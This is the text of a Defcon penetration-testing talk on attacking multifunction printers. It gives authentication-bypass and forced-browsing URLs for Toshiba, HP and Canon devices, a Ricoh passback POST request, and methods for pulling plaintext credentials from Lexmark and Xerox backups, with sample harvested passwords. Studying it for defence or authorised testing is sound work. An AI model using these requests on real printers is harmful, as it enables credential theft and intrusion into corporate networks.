

FROM PRINTER TO PWND



**Leveraging Multifunction Printers
During Penetration Testing**

INTRODUCTION

- ✖ From Dayton Ohio region
- ✖ Last 18 years in IT
- ✖ 10 year in security
- ✖ 3 of those as a security penetration tester
- ✖ Member of foofus.net team
- ✖ 3rd time presenting at Defcon woot!

AGENDA

- ✗ Multi function printer features
- ✗ Multi function printer security
- ✗ Attacking multi function printer devices
- ✗ Leveraging these attacks during pentesting
- ✗ Development of an automated harvesting tool
- ✗ Conclusion & Question

MULTI FUNCTION PRINTER FEATURES

MULTI FUNCTION PRINTER FEATURES

✕ Scan to File

- + Window file server access
- + FTP server access

✕ Scan to Email

- + Email server SMTP access

✕ Email Notification

- ✕ Email server SMTP access

MULTI FUNCTION PRINTER FEATURES

- ✗ LDAP authentication services
- ✗ User address books
- ✗ System logging
- ✗ Remote functionality
- ✗ Backup/cloning

MULTI FUNCTION PRINTER SECURITY

MULTI FUNCTION PRINTER SECURITY

Four steps to security failure

- ✗ Roll it in and power it up
- ✗ Integrate with business systems
- ✗ Passwords
 - + No password set
 - + Factor default set
- ✗ No patch management

ATTACKING MULTI FUNCTION PRINTER DEVICES

ATTACKING MULTI FUNCTION PRINTERS

× Why

- × Gather information
- × Escalation rights into other core systems

× When

- × If exposed to internet
- × Once you gain a foot hold into internal network

ATTACKING MULTI FUNCTION PRINTERS

× How

- × Leveraging default password
- × Access bypass attacks
- × Information leakage attacks
- × Forceful browsing attacks
- × Backup/cloning functions
- × Passback attack

ATTACKING MULTI FUNCTION PRINTERS

BYPASS ATTACKS

MFP SECURITY BYPASS ATTACK


- ✗ The ability to bypass authentication on a device by passing various forms of data in the URL
 - + Toshiba
 - + HP



TOSHIBA BYPASS ATTACK

/TopAccess/Administrator/Setup/ScanToFile/List.htm

Redirects to → /TopAccess/Administrator/Login/Login.htm



A screenshot of a web browser window. The address bar shows the URL `http://www.acme.com/TopAccess/Administrator/Login/Login.htm`. The page content includes a blue "Login" heading, a "Login" button, and two input fields labeled "User Name" and "Password". The "User Name" field contains the text "Admin".

Login

Login

User Name

Password

TOSHIBA BYPASS ATTACK

/TopAccess//Administrator/Setup/ScanToFile/List.htm

A screenshot of a web browser window. The address bar shows the URL: http://www.acme.com/TopAccess//Administrator/Setup/ScanToFile/List.htm. Below the address bar is a toolbar with icons for back, forward, home, and search. The main content area has a header "printer crap" and a "Save as file Setting" button. The main form is titled "Remote 1" and contains several fields and options for network configuration.

printer crap

Save as file Setting

Remote 1

☒ Allow the following network folder to be used as a destination

Protocol ☒ SMB ☐ FTP ☐ IPX/SPX

Server Name

Port Number(Command)

Network Path

Login User Name

Password Retype Password

HP OFFICEJET BYPASS ATTACK

/index.htm?cat=settings&page=page=faxAddrBook1



Authentication Required

A username and password are being requested by
http://192.168.1.55. The site says: "HP Printer
Networking@"

User Name:

Password:

Cancel

OK

DEMO

ATTACKING MULTI FUNCTION PRINTERS

INFORMATION LEAKAGE ATTACKS

MFP INFORMATION LEAKAGE ATTACKS

- ✗ MFP devices exposing data unintentionally. Data of value can typically be extracted from web page source code.
 - + Toshiba
 - + Canon
 - + HP



HP INFORMATION LEAKAGE ATTACK



HP LaserJet M3035 MFP /

HP LaserJet M3035 MFP Series

Information

Settings

Digital Sending

Networking

Configure Device

E-mail Server

Alerts

AutoSend

Security

Authentication Manager

LDAP Authentication

Kerberos Authentication

Device PIN

User PIN

Edit Other Links

Device Information

Language

Date & Time

Sleep Schedule

E-mail Server

Outgoing e-mail

Set outgoing e-mail server values if using e-mail alerts or AutoSend

☒ Enable Outgoing E-mail

SMTP Server

Port:

Device SMTP Username

Password

Username

Domain Name

Device E-mail Address

value="daveandjanet"



OSHIBA INFORMATION FEAVAGE ATTACK

[/TopAccess/Administrator/Setup/Network/setting/smb.htm](#)

SWIB

SMB Server Protocol

Enable

Internet Protocol Version

IPv4

☐ IPv6

NetBIOS Name

Toshiba1

Logon

| | <TR> |
Print 

Backup Domain Controller

Logon User Name

Password

Primary WINS Server

Secondary WINS Server

INTERNAL

172.16.2.139

172.16.4.2

Administrator

● ● ● ● ●

0

0

0

ATTACKING MULTI FUNCTION PRINTERS

**FORCED BROWSING
ATTACKS**

MFP FORCED BROWSING ATTACK

- ✗ Access to web pages and files are gained by just knowing the correct URL path
- ✗ Not uncommon to find that embedded devices such as printers correctly secure files with extensions of
 - + cgi
 - + htm
 - + html
- ✗ But may allow access to other file types

CANON FORCED BROWSING

- ✗ Canon ImageRunners address books can be retrieved through forceful browsing
- ✗ Once a valid cookie is gained the address books can be retrieved without authenticating
- ✗ A valid cookie is gained by accessing the printers home page



CANON FORCED BROWSING

- ✗ Force browse to address books
 - ✗ abook.ldif
 - ✗ abook.abk
 - ✗ imagerunners have by default up to 11 address books

/abook.ldif?AID=1&ACLS=1&ENC_FILE1=&ENC_FILE2=&ENC_MODE=0



Increment up to gain access to all address books

- ✗ Fails on devices with a Product Name
 - ✗ ir3580
 - ✗ ir4080

CANON FORCED BROWSING

subid: 11
dn: 2
uuid: db70cf9f-0428-11de-8000-000085956003
cn: DSMITH
cnread: DSMITH
cnshort: DSMITH
url: \\SAN-0511-0239\scanfolder
username: Canon1
pwd: scan2010
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem

ATTACKING MULTI FUNCTION PRINTERS

BACKUPS & CLONING


MFP BACKUP/CLONING

- ✖ Extracted information from backup data
 - + A number of MFP devices provide a method to backup/clone system configuration
 - + This function provides a method to quickly deploy multiple devices throughout an organization without needing physical access to each devices

LEXMARK BACKUP EXPORT

- ✖ Settings Import/Export
 - ✖ Export settings file
 - ✖ Contains plain text output of configuration setting





Power Saver

Refresh

Lexmark X656de

Address:

Contact Name:

Location:

Device Status

Scan Profile

Copy Printer Settings

Settings

Reports

Links & Index

Applications

Settings

Default Settings

General Settings

Bookmark Setup

Copy Settings

Fax Settings

E-mail/FTP Settings

Print Settings

Paper Menu

Other Settings

Network/Ports

Update Firmware

Security


E-mail Alert Setup

Manage Shortcuts

Intervention Management

Import/Export

Embedded Solutions



LEXMARK BACKUP EXPORT



Power Saver

[Refresh](#)

Lexmark X656de

Address:

Contact Name:

Location:

Device Status

Scan Profile

Copy Printer Settings

Settings

Reports

Links & Index

Applications

Settings

Import / Export Shortcuts

[Import Shortcuts File](#)

[Export Shortcuts File](#)

Import / Export Settings

[Import Settings File](#)

[Export Settings File](#)




Import / Export Embedded Solutions Settings

[Import Embedded Solutions Settings File](#)

[Export Embedded Solutions Settings File](#)

LEXMARK BACKUP EXPORT

```
mfp.email.replyAddress "postmaster@acmewidget.com"
mfp.email.subject "Scanned from.PRINT2"
mfp.email.message "Please see attachment."
mfp.email.attachmentType "0"
mfp.email.webLinkServer ""
mfp.email.webLinkLogin ""
mfp.email.webLinkPassword ""
mfp.email.webLinkFileName "image"
mfp.email.webLinkURL ""
mfp.email.webLinkPath "/"
mfp.networkScan.enableFTP "true"
mfp.email.smtp.username "LexMarkADM"
mfp.email.smtp.password "W1dg3t99"
mfp.email.smtp.authenticationRequired "4"
```



XEROX

Properties

XEROX WORKCENTRE

 Description

General Setup

 Configuration

 Alert Notification

 Billing Counters

 Image Settings

 Job Management

 Cloning

  Connectivity

  Services

XEROX

Cloning

Cloning Instructions

Step 1: To Clone all features simply select the "Clone" button.

Step 2: To customize individually, disable any of the features below.
Then select the "Clone" button.

☒ Enable Connectivity Settings

☒ Enable Device Upgrade

☒ Enable E-mail

☒ Enable Network Scanning Setup

☒ Enable Network Scanning Templates

☒ Enable Authentication

☒ Enable Administration

[View Feature Details](#)

Note: The Clone feature will create a .dlm file script that can be used to configure other machines. All machines must have the same version of software for the .dlm file to be accepted. Software version is located on the Properties tab, under General Setup/Configuration.

Clone

XEROX

✗ Cloning.dlm

+ Zipped tar file format

+ Just need to remove the Xerox Header first

```
%%XRXbegin
%%OID_ATT_JOB_TYPE OID_VAL_JOB_TYPE_DYNAMIC_LOADABLE_MODULE
%%OID_ATT_JOB_SCHEDULING OID_VAL_JOB_SCHEDULING_AFTER_COMPLETE
%%OID_ATT_JOB_COMMENT "USER=device-clone, HOSTNAME=53COPYPRN1"
%%OID_ATT_JOB_COMMENT "clone Thu Mar  3 11:42:28 GMT-6 2011"
%%OID_ATT_DLM_NAME "cloning"
%%OID_ATT_DLM_VERSION "NO_DLM_VERSION_CHECK"
%%OID_ATT_DLM_SIGNATURE "5e902860c0c0dd4d28ec1d21d655835dacff8ce4db9caccd47ad8e5f89f948b4"
%%OID_ATT_DLM_EXTRACTION_CRITERIA "extract /tmp/cloning.dnld"
%%XRXend
```

```
^_<8b>^H^H^Sÿ¶M^@^Ctemp.tar^@i]ûs£H<92><9e><9f>îϕýWpP<9e>ØÝ
læ<8d>î½<89>8μ%0kÆ<96>u<96>¼³^S^]^^L%<8b>i^D,
?foÿ Ë,Ð^[^P^Eruļ]Óm^KCfj<99>U_Ue%°O<99>A^P<9d>|ó°<9b>(<8a><86>|
ôSO>EYM>ÓM<90>$MQ^LMRtC^P%YÖÅo^Dí<95>íϕÛ<<8a>Í^PL
Hhý-@^NÄ&<93><82>ó@^_ËİĖĖ¹¼çx^O-húz^X{Û_<96><8c>Uû«ϕ
```

```
ĩ Ē<86>ö<8d>
```

```
¾<9e>I«ÿÿûÿă?Nî^]iäP<8c>|GG^Q<89>{<9e>yî<92>?ÿYøç<91>^@ÛÓÔq<89>ðAxû^Gjû^P^Kϕđñ/<82>í^_½¹^^Û]ô/{ß^_<9f>Ä³àÄvg
ÑÉ[éäi?¥^^?μâ<8f>c^P_ Ē<95>đ^S<90>p&Pīñ[ùXø^8¾^cÑñ<94>xGo^P<98><9e>mN<84>.<8b><82>V ßİ^^7İ¼M-I4İÑ^[âFd»<
9c>A^1<83>E)iy«bđ'<9a>:<93>X<90>imØ¾G<8e>put<84><9d><86>ô= <84>ëÒªϕgq[9KeNL^^\Ó>6đcgâ<90>đ^H
```

XEROX

✗ cloning.dlm

+ Tar -xvzf cloning.dlm

- x apps/
- x cloning.sh
- x data/
- x data/cfg_clone
- x data/comm_strings
- x data/ds_clone
- x data/enable_clone
- x data/ipTablesDefaultRules.cfg
- x data/nvm_clone
- x data/temp.tar
- x data/template/
- x data/xsa_clone
- x data/template/pool/
- x data/template/pool/system/
- x data/template/pool/web/
- x data/template/pool/system/DEFAULT.XST

XEROX

✗ data/cfg_clone

```
set ldap.customUidFilter = ""  
set ldap.useCustomFilter = FALSE  
set ldap.customFilter = ""  
set ldap.appendDnValue = cn=USERID  
set ldap.credentialSource = system  
set ldap.username = WhatsUp  
set ldap.password = M1lkdud5  
set ldap.path = ""  
set ldap.searchTime = 30  
set ldap.searchNameOrder = sn  
set ldap.maxSearchResults = 25  
set ldap.authDomain.schema = distinguishedName  
set ldap.colorAuthorization.enable = FALSE
```


ATTACKING MULTI FUNCTION PRINTERS


PASSBACK ATTACKS

MFP PASSBACK ATTACK

- ✗ Passback attack


- ✗ An attack where the MFP device is tricked into communicating with the attacker, versus communicating with its standard configured services
- ✗ A number of printers have test functions for testing LDAP configuration setups
- ✗ May also be possible on other services

MFP PASSBACK ATTACK



SHARP PASSBACK ATTACK

LDAP Settings

Name:	<input type="text" value="Scan to Email"/>	(Up to 42 characters)
Search Root:	<input type="text" value="dc=us,dc=net"/>	(Up to 512 characters)
LDAP Server:	 <input type="text" value="SSCDC03"/>	
User Name:	<input type="text" value="Scanners"/>	(Up to 255 characters)
Password:	<input type="password" value="....."/>	(1-32 digits)
	<input type="checkbox"/> Change Password	
Authentication Type:	<input type="button" value="NTLM"/>	
KDC Server:	<input type="text"/>	
Realm:	<input type="text"/>	(Up to 128 characters)
<input checked="" type="checkbox"/> Allow selection on operation panel.		
<input checked="" type="checkbox"/> Authenticate a User in Global Address Search		
<input type="checkbox"/> Enable SSL		

Connection Test:



SHARP PASSBACK ATTACK

- ✗ Sharp MX series support these test functions for:
 - ✗ LDAP
 - ✗ SMTP
- ✗ Attacker can send all setting within HTTP(s) post request
- ✗ If password is left at ***** then stored password is used



SHARP PASSBACK ATTACK

- ✗ Post values of interest
 - ✗ Server IP Address
 - ✗ (ggt_textbox(21)
 - ✗ AUTH TYPE
 - ✗ ggt_select(25)
 - ✗ PORT Number
 - ✗ ggt_hidden(30)



SHARP PASSBACK ATTACK

SMTP Settings

Primary Server:

Reply E-mail Address:

(Up to 64 characters)

☐ Enable SSL

☐ SMTP Authentication

User Name:

(Up to 64 characters)

Password:

(1-32 digits)

☐ Change Password

Connection Test:



Execute()

RICOH PASSBACK ATTACK

- ✗ Similar issue as the Sharp printers
- ✗ Easily tricked into passing data back to the attacker



RICOH PASSBACK ATTACK

RICOH Aficio MP 5001 Web Image Monitor

LDAP Server1

OK

Cancel

■ Identification Name	:	ACMECD01
■ Server Name	:	10.80.105.200
■ Search Base	:	DC=acme
■ Port Number	:	389
■ SSL	:	<input type="radio"/> On <input checked="" type="radio"/> Off
■ Authentication	:	Off
■ User Name	:	
■ Password	:	
■ Realm Name	:	1: Not Programmed
■ Connection Test	:	Start

- Off
- Cleartext Authentication
- Digest Authentication**
- Kerberos Authentication

When [Not Programmed] is selected, Kerberos authentication will be set to inactive.

RICOH PASSBACK ATTACK

POST /web/entry/en/websys/ldapServer/ldapServerSetConfirmTest.cgi HTTP/1.1

paramControl=INPUT&urlLang=en&urlProfile=entry&urlScheme=HTTP&returnValue=SUCCESS&title=LDAP_SERVER&availability=nameonserverNameonsearchPointonportNumonsslonauthonuserNameonpasswordonkerberosonconnectTestonsearchNameonmailAddressonfaxNumoncompanyNameonpostNameonoptionalSearchConditionon&authInfo=false&ldapServerNumSelectedOut=1&entryNameOut=ACMECD01&serverNameOut=10.80.105.200&searchPointOut=DC%3Dacme&portNumOut=389&enableSSLOut=false&enableAuthOut=RADIO_NO_AUTHRADIO_PLAIN_AUTH_ONRADIO_DIGEST_AUTH_ONRADIO_KERBEROS_ONRADIO_PLAIN_AUTH_ON&userNameOut=LDAPAdmin&isRealmKeyNameOut=11111&realmNameOut=UA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGIN0&searchNameOut=cn&searchMlAddOut=mail&searchFaxNumOut=facsimileTelephoneNumber&searchCompanyNameOut=o&searchPostNameOut=ou&searchAttrOut=&searchKeyOut=&entryName=ACMECD01&serverName=10.80.105.200&searchPoint=DC%3Dacme&portNum=389&enableSSL=false&enableAuth=RADIO_PLAIN_AUTH_ON&userName=LDAPAdmin&searchName=cn&searchMlAdd=mail&searchFaxNum=facsimileTelephoneNumber&searchCompanyName=o&searchPostName=ou&searchAttr=&searchKey=

‘PRAEDA’ BUILDING AN AUTOMATED HARVESTING TOOL

'PRAEDA' AUTOMATED HARVESTING TOOL

- ✗ PRAEDA latin for "plunder, spoils of war, booty"
- ✗ Tool designed to gather information from web interfaces on printers
- ✗ Present version written in Perl

'PRAEDA' AUTOMATED HARVESTING TOOL

- ✗ Present version 0.01.2b

- + 17 modules

- + Extract data from 40+ different printers models

- ✗ Canon

- ✗ HP

- ✗ Lexmark


- ✗ Ricoh

- ✗ Sharp

- ✗ Toshiba

- ✗ Xerox

